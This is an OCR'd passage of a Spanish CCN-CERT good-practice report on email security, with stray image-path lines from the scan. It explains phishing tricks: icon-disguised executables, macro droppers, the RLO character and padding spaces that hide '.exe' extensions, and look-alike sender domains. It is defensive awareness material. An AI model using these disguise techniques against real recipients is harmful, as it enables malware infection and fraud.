
CCN-CERT

BP/02



Correo electrónico

INFORME DE BUENAS PRÁCTICAS

MAYO **2021**

ccn-cert centro criptológico nacional

CCN centro criptológico nacional



Edita:

GOBIERNO DE ESPAÑA MINISTERIO DE DEFENSA

CCN centro criptológico nacional

2.5.4.13=Qualified Certificate: AAPP-SEP-M-SW-KPSC, ou=sello electrónico, serialNumber=S2800155J, o=CENTRO CRIPTOLOGICO NACIONAL, c=ES
2021.05.18 23:25:06 +02'00'

Centro Criptológico Nacional, 2021

Fecha de Edición: mayo de 2021

LIMITACIÓN DE RESPONSABILIDAD

El presente documento se proporciona de acuerdo con los términos en él recogidos, rechazando expresamente cualquier tipo de garantía implícita que se pueda encontrar relacionada. En ningún caso, el Centro Criptológico Nacional puede ser considerado responsable del daño directo, indirecto, fortuito o extraordinario derivado de la utilización de la información y software que se indican incluso cuando se advierta de tal posibilidad.

AVISO LEGAL

Quedan rigurosamente prohibidas, sin la autorización escrita del Centro Criptológico Nacional, bajo las sanciones establecidas en las leyes, la reproducción parcial o total de este documento por cualquier medio o procedimiento, comprendidos la reprografía y el tratamiento informático, y la distribución de ejemplares del mismo mediante alquiler o préstamo públicos.

Índice

1. Sobre CCN-CERT 4

2. Introducción 5

3. Correo electrónico como vía de infección 8

3.1 Ficheros ejecutables con iconos 10

3.2 Ficheros ofimáticos con macros 12

3.3 Uso del carácter RLO 15

3.4 Uso de espacios para ocultar la extensión 17

3.5 Usurpación del remitente 18

3.6 Enlaces dañinos 22

3.6.1 Phishing bancario 22

3.6.2 Enlace de descarga de un fichero dañino 23

3.6.3 Web Exploit Kits 24

4. Buenas prácticas en el uso del correo electrónico 27

4.1 Identificación de correos electrónicos dañinos 28

4.1.1 Correos con un patrón fuera de lo común 29

4.1.2 Verificación del remitente 29

4.1.3 Comprobación de los ficheros descargados 33

4.1.4 Actualización del sistema operativo y de las aplicaciones 34

4.1.5 Macros en los documentos ofimáticos 35

4.2 Seguridad de las comunicaciones vía email 36

5. Otras recomendaciones de carácter genérico 41

6. Decálogo de recomendaciones 42

7. Anexo A. Referencias 44

1. Sobre CCN-CERT

El CCN-CERT es la Capacidad de Respuesta a Incidentes de Seguridad de la Información del Centro Criptológico Nacional

El CCN-CERT (www.ccn-cert.cni.es) es la Capacidad de Respuesta a Incidentes de Seguridad de la Información del Centro Criptológico Nacional, CCN (www.ccn.cni.es). Este servicio se creó en el año 2006 como el **CERT Gubernamental/Nacional** español y sus funciones quedan recogidas en la Ley 11/2002 reguladora del Centro Nacional de Inteligencia, el RD 421/2004 regulador del CCN y en el RD 3/2010, de 8 de enero, regulador del Esquema Nacional de Seguridad (ENS), modificado por el RD 951/2015, de 23 de octubre.

De acuerdo a todas ellas, es competencia del CCN-CERT la gestión de ciberincidentes que afecten a **sistemas del Sector Público**, a **empresas y organizaciones de interés estratégico** para el país y a cualquier sistema clasificado. Su misión, por tanto, es contribuir a la mejora de la ciberseguridad española, siendo el centro de alerta y respuesta nacional que coopere y ayude a responder de forma rápida y eficiente a los ciberataques y a afrontar de forma activa las ciberamenazas.

2. Introducción

Actualmente el correo electrónico sigue siendo una de las herramientas más utilizadas por cualquier entorno corporativo para el intercambio de información. A pesar de que en los últimos años han surgido multitud de tecnologías y herramientas colaborativas para facilitar la comunicación y el intercambio de ficheros, el correo electrónico parece seguir siendo la herramienta predilecta de muchas empresas y usuarios. No es de extrañar, por tanto, que los atacantes traten de utilizar este medio para tratar de infectar y comprometer equipos.

Según datos recogidos por Proofpoint [Ref - 1], durante 2019 el 88 % de las organizaciones de todo el mundo habían reconocido ser víctimas de ataques de spear-phishing, y el 86% que se enfrentaron a ataques BEC (Bussines Email Compromise). Dichos ataques se traducen en pérdidas monetarias de gran valor las cuales suelen ir acompañadas de otro tipo de daños colaterales como el perjuicio reputacional de la empresa o el robo de información confidencial.

Otro informe de ENISA de este mismo año [Ref – 2] revela que el spear-phishing sigue siendo una técnica de acceso inicial extremadamente frecuente utilizada por los ciberdelincuentes. Estos, utilizan una variedad de tácticas de ingeniería social para inducir a los destinatarios a abrir archivos adjuntos o navegar a un sitio web infectado. El informe también recoge que los mensajes de spear-phishing suelen contener documentos maliciosos de Microsoft Office habilitados para macros, o un enlace a dichos documentos. Un vez el usuario selecciona la opción de “Habilitar contenido”, la macro incrustada suele iniciar la ejecución de una cadena de scripts ofuscados que, en última instancia, da lugar a la descarga del malware de primera fase o dropper. El informe también recoge información [Figura 2-1] sobre el aumento de ataques de phishing en la que los atacantes se aprovechaban de la crisis mundial por la COVID-19, así como datos sobre las pérdidas monetarias por ataques BEC, el origen de la mayoría de los adjuntos dañinos, etc.



Aunque el sector financiero suele ser la principal opción de los atacantes, son escasas las industrias que quedan exentas de este tipo de incidentes. El espionaje industrial, militar o político así como el robo de información confidencial o la extorsión son sólo algunos de los objetivos finales de los ciberdelincuentes.

No sólo las organizaciones, sino las cuentas de correo no corporativas de los usuarios, es decir, las cuentas personales suelen ser también objeto de numerosos ataques. En este caso, el robo de identidad o el *phishing* bancario suele ser el más habitual. Además, el empleo de ransomware [Ref – 3] para extorsionar a los usuarios y solicitar una determinada cifra de dinero por recuperar sus ficheros ha sido y sigue siendo una buena fuente de ingresos para los atacantes, convirtiéndose en una de las mayores amenazas informáticas del mundo. A diferencia de los ataques dirigidos mencionados anteriormente el envío de emails dañinos contra cuentas personales suele realizarse de forma masificada, es decir, a un elevado número de cuentas de correo (los cuales pueden ascender a decenas de miles) con el objetivo de generar el mayor número posible de infecciones en el menor tiempo posible.

La concienciación, el sentido común y las buenas prácticas en el uso del correo electrónico son las mejores defensas para prevenir y detectar este tipo de incidentes. El presente documento tendrá como objetivo describir algunas de estas prácticas con el fin de ayudar a los usuarios finales a identificar correos electrónicos dañinos.

Para ello, en primer lugar, se darán a conocer las técnicas más habituales de ingeniería social así como los recursos utilizados por los atacantes para conseguir infectar un equipo u obtener información personal de un usuario. Posteriormente, tras conocer dichas técnicas, se ofrecerán un conjunto de pautas y recomendaciones para mitigar las acciones dañinas descritas.

La concienciación, el sentido común y las buenas prácticas en el uso del correo electrónico son las mejores defensas para prevenir y detectar este tipo de incidentes



Resultados

- **26.200 millones de euros de pérdidas en 2019 con ataques de compromiso de correo electrónico empresarial (BEC).**
- **El 42,8% de todos los adjuntos dañinos fueron documentos de Microsoft Office.**
- **Aumento del 667% de las estafas de *phishing* en solo 1 mes durante la pandemia de COVID-19.**
- **El 30% de los mensajes de *phishing* se enviaron los lunes.**
- **El 32,5% de todos los correos electrónicos utilizaron la palabra clave "pago" en el asunto del correo electrónico.**

[Figura 2-1]
Información sobre ataques de *phishing*. Fuente: ENISA

3. Correo electrónico como vía de infección

No cabe duda que el incremento y efectividad de los *client side attacks* [Ref – 4] y de la ingeniería social para engañar a los usuarios por medio de correos electrónicos dañinos ha modificado el paradigma de la seguridad corporativa. Actualmente los *firewalls* perimetrales y la securización de los servicios expuestos a Internet no son contramedidas suficientes para proteger una organización de ataques externos. Los atacantes son conscientes que aprovecharse del factor humano es el método más eficiente para eludir la mayor parte de soluciones técnicas de seguridad implementadas en una organización.


No es de extrañar que el Pentágono [Ref – 6] o incluso empresas tecnológicas relacionadas con servicios y productos de seguridad, como le pasó hace unos años a RSA Security LLC [Ref – 7], hayan sido comprometidas utilizando como vector de entrada un correo electrónico dañino. De hecho, si se analizan los vectores de infección de la mayor parte de incidentes de seguridad relacionados con ataques dirigidos se puede comprobar que el uso de emails dañinos mediante *spear phishing attacks* es el método más empleado.

Incluso grupos de atacantes altamente sofisticados como *Equation Group* [Ref – 8] o APT28 [Ref – 9], los cuales hacen uso de *malware* realmente complejo y dañino, recurren al correo electrónico en algunos de sus ataques para conseguir infectar a sus víctimas.

La figura 3-1 representa de forma simplificada el *modus operandi* de los atacantes para conseguir infectar determinada organización.

En primer lugar, el atacante enviará un email dañino a alguno de los trabajadores de la empresa. Esta fase no se realizará de forma inmediata sino que requerirá de cierto estudio de las víctimas. El atacante se documentará todo lo que pueda de los trabajadores y la propia compañía: hábitos de navegación, horarios de trabajo, perfiles públicos en redes sociales (LinkedIn, Facebook, etc.), relaciones y alianzas con otras

Si se analizan los vectores de infección de la mayor parte de incidentes de seguridad relacionados con ataques dirigidos se puede comprobar que el uso de emails dañinos mediante *spear phishing attacks* es el método más empleado



[Figura 3-1]
Vía de infección mediante el correo electrónico.

empresas, etc.). Todos estos datos ayudarán a perfilar un email más eficaz y creíble. A modo de ejemplo, si el atacante identifica que la organización objetivo "A" tiene ciertas alianzas con la compañía "B", podría elaborar un mail falsificando el remitente y haciéndose pasar por un empleado de la compañía "B". De esta forma forma, no levantaría sospechas cuando un empleado de la compañía "A" recibiera el mensaje.

En el segundo paso, la víctima abriría el mensaje dañino, bien por medio de un adjunto que descargara determinado malware o bien mediante una URL dañina. Si el ataque es sofisticado dicha infección sería totalmente inapreciable y transparente al usuario, incluso si éste cuenta con soluciones de seguridad como, por ejemplo, un antivirus. Tras ejecutar el malware, el atacante tendrá acceso libre a otros recursos internos de la organización como equipos de usuarios, servidores (por ejemplo, el directorio activo), etc. Estas técnicas utilizadas por los atacantes para "saltar" de un equipo comprometido o otros, se denominan "movimientos laterales" [Ref – 10] y serán las que permitirán hacerse con el control de gran parte de los recursos de la organización.

El primer paso para detectar y prevenir este tipo de ataques será conocer las técnicas más utilizadas para engañar a los usuarios. Los siguientes apartados darán a conocer los métodos de engaño más populares.

3.1 Ficheros ejecutables con iconos


Uno de los recursos más utilizados para hacer creer al usuario que el fichero adjunto en el correo es legítimo es asignarle un icono representativo de determinado software conocido. Por ejemplo, el atacante crea un fichero ejecutable y le asigna el icono de Microsoft Excel de forma que el usuario piense que está ejecutando un documento ofimático.

Uno de los recursos más utilizados para hacer creer al usuario que el fichero adjunto en el correo es legítimo es asignarle un icono representativo de determinado software conocido

Este truco ha sido utilizado, por ejemplo, por el *downloader Upatre* encargado de descargar y ejecutar el troyano bancario *Dyre* [Ref – 11]. En este caso, el correo informa al usuario de que dispone de una nueva factura adjunta. Dicha factura se trata de un fichero comprimido .zip. El contenido del mismo será un fichero ejecutable con el icono de Adobe Acrobat. Si el usuario tiene activada la opción "*Ocultar las extensiones de archivo para tipos de archivo conocidos*" no verá la extensión .exe y pensará que se trata de un fichero PDF legítimo [Fig. 3-2].

Algunas campañas de *ransomware* como, por ejemplo, *Cryptolocker* han utilizado también este truco para engañar a los usuarios [Ref – 12].

Asimismo, durante el 2015 diversas empresas de arquitectura en Dinamarca fueron víctimas de diversos *spear phishing* en los que se les enviaba una URL apuntando a determinado recurso en Dropbox. Cuando el usuario hacía clic en el enlace descargaba un fichero ejecutable "enmascarado" con un icono de AutoCad. El hecho de almacenar *malware* en un servicio legítimo como Dropbox o Mega permite evadir algunas soluciones de seguridad que tratan de validar las URL de los correos con determinadas listas de reputación [Fig. 3-3].



[Figura 3-2]
Icono de Adobe Acrobat en un fichero binario (.exe)



[Figura 3-3]
Phishing (icono AutoCAD)
Fuente: heimdalsecurity.com

3.2 Ficheros ofimáticos con macros


Una de las técnicas más utilizadas por los atacantes para conseguir ejecutar código dañino en el equipo de las víctimas es incluir macros en un documento de Office. Estas macros hacen referencia a un lenguaje de programación orientado a eventos que viene integrado en la suite de Microsoft Office y que permite automatizar tareas. Dicho lenguaje se denomina VBA (*Visual Basic for Applications*) [Ref – 13]. Aplicar macros a un documento ofimático permitiría, por ejemplo, asignar determinado formato de forma automatizada a diversas partes de un documento de Word evitando así tener que realizar dicha tarea de forma manual.

Sin embargo, las posibilidades y acciones que pueden realizarse mediante el lenguaje VBA van más allá que la simple interacción con los documentos ofimáticos. Por ejemplo, es posible programar instrucciones para realizar otras tareas en el sistema operativo: utilizar APIs de Windows, acceder al sistema de ficheros de la máquina, descargar y ejecutar ficheros, etc. El potencial que proporciona este lenguaje de macros ha sido bien conocido por los atacantes desde hace tiempo y sigue siendo a día de hoy uno de los métodos más utilizados para comprometer equipos. Un atacante únicamente tendría que crear un documento ofimático (por ejemplo, un documento de Word) y embeber código VBA para ejecutar alguna acción dañina. Lo más común es que dichas acciones estén dirigidas a descargar y ejecutar un binario que permita el control remoto de la máquina (por ejemplo, un troyano). Otra opción es incluir el binario dañino en la propia macro.

Una de las técnicas más utilizadas por los atacantes para conseguir ejecutar código dañino en el equipo de las víctimas es incluir macros en un documento de Office

Un ejemplo es la técnica que utilizó BlackEnergy 3 [Ref – 14] para comprometer los equipos de la red de distribución eléctrica en la zona oeste de Ucrania. En la siguiente imagen se muestra un fragmento de código de la macro utilizada en el documento de Excel que fue remitido vía mail a uno de los trabajadores de la compañía. El cuadro verde muestra el fichero ejecutable que será creado en el directorio temporal del usuario. El contenido de dicho binario estará definido en una serie de arrays dentro de la propia macro. Una vez que el binario ha sido descargado es ejecutado desde la instrucción *Shell* (cuadro azul).

[Figura 3-4] Macro (*dropper*)




Aunque las versiones actuales de Microsoft Office impiden por defecto la ejecución de macros, los atacantes no han cesado en su uso. La siguiente imagen se corresponde con un documento utilizado por una de las campañas del troyano bancario Dridex [Ref – 15]. Cuando el usuario abre el documento dañino se muestran instrucciones de cómo habilitar las macros en las versiones de Microsoft Office 2013 y 2010. Los atacantes utilizan de nuevo la ingeniería social mediante el siguiente mensaje de alerta:


ATENCIÓN:

Este documento fue creado por una nueva versión de Microsoft Office. Las macros deben ser habilitados para mostrar el contenido del documento

[Figura 3-5] Ingeniería Social para habilitar las macros. Fuente: Proofpoint.com



Un usuario confiado únicamente debe pulsar en el botón del *banner* "*Enable Content*" para ejecutar el código dañino. La siguiente captura muestra un ejemplo similar; en este caso, un *malware* de tipo POS (*Point of Sale*) [Ref – 16] instruye al usuario de como habilitar las macros bajo la excusa de que el fichero está protegido.



[Figura 3-6]
Ingeniería social para habilitar las macros

3.3 Uso del carácter RLO

Observar la extensión de un fichero suele ser una de las recomendaciones de seguridad más mencionadas antes de abrir cualquier adjunto recibido vía email. Los atacantes, conscientes de este hecho, han recurrido a técnicas realmente ingeniosas para hacer creer a los usuarios que determinada extensión se corresponde con un fichero inofensivo. Una de estas técnicas se denomina "*Right to left Override*" y se aprovecha de determinados caracteres unicode para representar ciertas cadenas de manera inversa.


Unicode, tal y como describe la compañía Oracle, se corresponde con:

"... el estándar de codificación de caracteres universal utilizado para la representación de texto para procesamiento del equipo. Unicode proporciona una manera consistente de codificación de texto multilingüe y facilita el intercambio de archivos de texto internacionales."

Uno de estos caracteres, denominado RLO (*right to left override*), ha sido diseñado para soportar lenguajes escritos de derecha a izquierda como el hebreo o el árabe. Los atacantes, sin embargo, se han aprovechado del mismo para invertir el orden de visualización de los últimos caracteres que conforman el nombre de un fichero junto con su extensión. Únicamente es necesario insertar el carácter "U+202e" antes de la cadena que se desea invertir para aplicar dicha codificación. Así, por ejemplo, el nombre de fichero siguiente:

Observar la extensión de un fichero suele ser una de las recomendaciones de seguridad más mencionadas antes de abrir cualquier adjunto recibido vía email

[Figura 3-7]
Carácter RLO



FACTURA_2016_**xcod.exe** se convertiría en FACTURA_2016_|**exe.docx**


Un usuario que reciba dicho fichero puede caer en la trampa de pensar que se trata de un fichero de Word legítimo comprobando únicamente la extensión .docx del mismo. Si, además, se asigna el icono de Microsoft Word al ejecutable el engaño resulta aún más creíble.

3.4 Uso de espacios para ocultar la extensión

Otro método utilizado por los atacantes para ocultar la extensión original del fichero dañino es añadir múltiples espacios justo antes de la verdadera extensión. De este modo un binario con el nombre "*Factura_2016.exe*" podría renombrarse a "*Factura_2016.pdf.exe*" (fíjese en los espacios antes de la extensión .exe). Dicho fichero se vería representado como se muestra en la siguiente figura. Para hacer el engaño más creíble los atacantes suelen modificar también el icono asociado al binario.

Otro método utilizado por los atacantes para ocultar la extensión original del fichero dañino es añadir múltiples espacios justo antes de la verdadera extensión

[Figura 3-9] Uso de espacios para ocultar la verdadera extensión



Un usuario que no repare en los tres puntos indicados por Windows (los cuales indican que la longitud del nombre del fichero es superior a la visualizada) podría pensar que la extensión legítima del fichero es PDF. Este truco fue utilizado, por ejemplo, en determinadas campañas de *spear phishing* llevadas a cabo por APT1[Ref – 17].

3.5 Usurpación del remitente

Como se mencionaba en la introducción del informe, los atacantes, previo al envío de cualquier mail, tratan de obtener la mayor cantidad posible de información acerca de sus víctimas.

Conocer las alianzas que tiene la organización objetivo con otras empresas, o disponer de los contactos más habituales de cierto trabajador, puede ser el dato decisivo que determine el éxito o fracaso de una campaña de *spear phishing*. En ocasiones esta información se encuentra accesible directamente desde la propia página de la organización, por ejemplo, desde el apartado de proveedores, patrocinadores, etc. Las redes sociales, foros, plataformas de software colaborativo, etc., son otros recursos de gran interés para localizar información sobre los empleados de una empresa. Por ejemplo, si un atacante localiza un foro en el que un trabajador de la compañía que plantea comprometer establece cierto debate con otros usuarios, puede aprovecharse de dicha información para enviarle un mail privado usurpando la identidad de algunos de esos usuarios.

Otro ejemplo; si un atacante conoce que dicho trabajador recibe periódicamente tarifas de precios de un proveedor de servicios, el atacante puede usurpar a dicho proveedor para enviarle un documento dañino y conseguir acceso a su máquina.


Para usurpar la identidad de un usuario los atacantes suelen utilizar dos métodos. Si tras analizar el dominio del usuario que intentan usurpar determinan que no es posible falsificar el mismo, lo más habitual es que registren un dominio con un nombre muy similar. Herramientas como "*URLCrazy*" [Ref – 18] o "*dnstwist*" [Ref – 19] permiten automatizar este proceso.

Antes de enviar cualquier mail, los atacantes tratan de obtener la mayor cantidad posible de información acerca de sus víctimas

